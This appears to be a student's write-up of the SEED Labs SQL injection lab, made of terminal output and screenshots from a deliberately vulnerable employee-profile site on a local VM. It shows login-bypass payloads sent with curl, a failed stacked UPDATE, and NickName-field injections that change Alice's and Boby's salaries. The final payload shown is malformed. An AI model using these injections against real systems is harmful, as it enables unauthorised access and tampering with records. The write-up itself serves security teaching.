


```
[05/16/23]seed@VM:~/.../Labsetup$  curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```

After running the line
$curl'www.seedserver.com/unsafe_home.php?username=alice%27%20%23Password=11'




```
[05/16/23]seed@VM:~/.../Labsetup$  curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```



```
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered
'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000<
/td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10
211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><t
d></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[05/16/23]seed@VM:~/.../Labsetup$ 
```

### Task 2.3: Append a new SQL statement.

- we can modify the database using the same vulnerability in the login page.
- use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement.


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 19:59
SQLi Lab
www.seed-server.com/index.html
SEED LABS
Login
Right Ctrl


Employee Profile Login

USERNAME: Alice'; update creden

PASSWORD: Password

Copyright © SEED LABs

The injection was unsuccessful


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 19:59
SQLi Lab
SEED LABS


www.seed-server.com/unsafe_home.php?username=Alice'%3B+update+credential+set+nam

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name=A where ID=1;' and Password='da39a3ee5e6b4b0d3255bfef' at line 3]\n

## Task 3: SQL Injection Attack on UPDATE Statement

### Task 3.1: Modify your own salary.


Open Alice account salary before edit “20000”


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:03
SQLi Lab
www.seed-server.com/unsafe_home.php?username=alice&Pass
SEED LABS
Home
Edit Profile
Logout
Right Ctrl

Alice Profile

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 20000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

Go to Edit Profile


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:03
SQLi Lab
www.seed-server.com/unsafe_edit_frontend.php
SEED LABS
Home
Edit Profile
Logout
Save
Right Ctrl

Alice's Profile Edit

NickName: NickName

Email: Email


Address: Address

Phone Number: PhoneNumber

Password: Password

Copyright © SEED LABs

To edit Salary we run at NickName: Alice',salary=100000;#



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:08
SQLi Lab
www.seed-server.com/unsafe_edit_frontend.php
SEED LABs
Home
Edit Profile
Logout

## Alice's Profile Edit

| | |
|---|---|
| NickName | Alice',salary=100000;# |
| Email | Email |
| Address | Address |
| Phone Number | PhoneNumber |
| Password | Password |

Save
Copyright © SEED LABs

Click save salary changed to "100000" successful


ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:08
SQLi Lab
www.seed-server.com/unsafe_home.php
SEED LABs
Home
Edit Profile
Logout


## Alice Profile

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 100000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | Alice |
| Email | |
| Address | |
| Phone Number | |

### Task 3.2: Modify other people’ salary.

After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

Go to Boby account before attack Salary = ‘100000’



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:18
SQLi Lab
www.seed-server.com/unsafe_home.php
SEED LABS
Home
Edit Profile
Logout

Boby Profile

| Key | Value |
|---|---|
| Employee ID | 20000 |
| Salary | 100000 |
| Birth | 4/20 |
| SSN | 10213352 |
| NickName | Alice |
| Email | |
| Address | |
| Phone Number | |

Copyright © SEED LABs

## Go to Alice profile



ubuntu-cyber [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
May 16 21:08
SQLi Lab
www.seed-server.com/unsafe_home.php
SEED LABS
Home
Edit Profile
Logout
Right Ctrl

### Alice Profile

| Key | Value |
|---|---|
| Employee ID | 10000 |
| Salary | 100000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | Alice |
| Email | |
| Address | |
| Phone Number | |

Copyright © SEED LABs

## Go to Edit profile and type at NickName: Alice', salary=1, where name='Boby';#

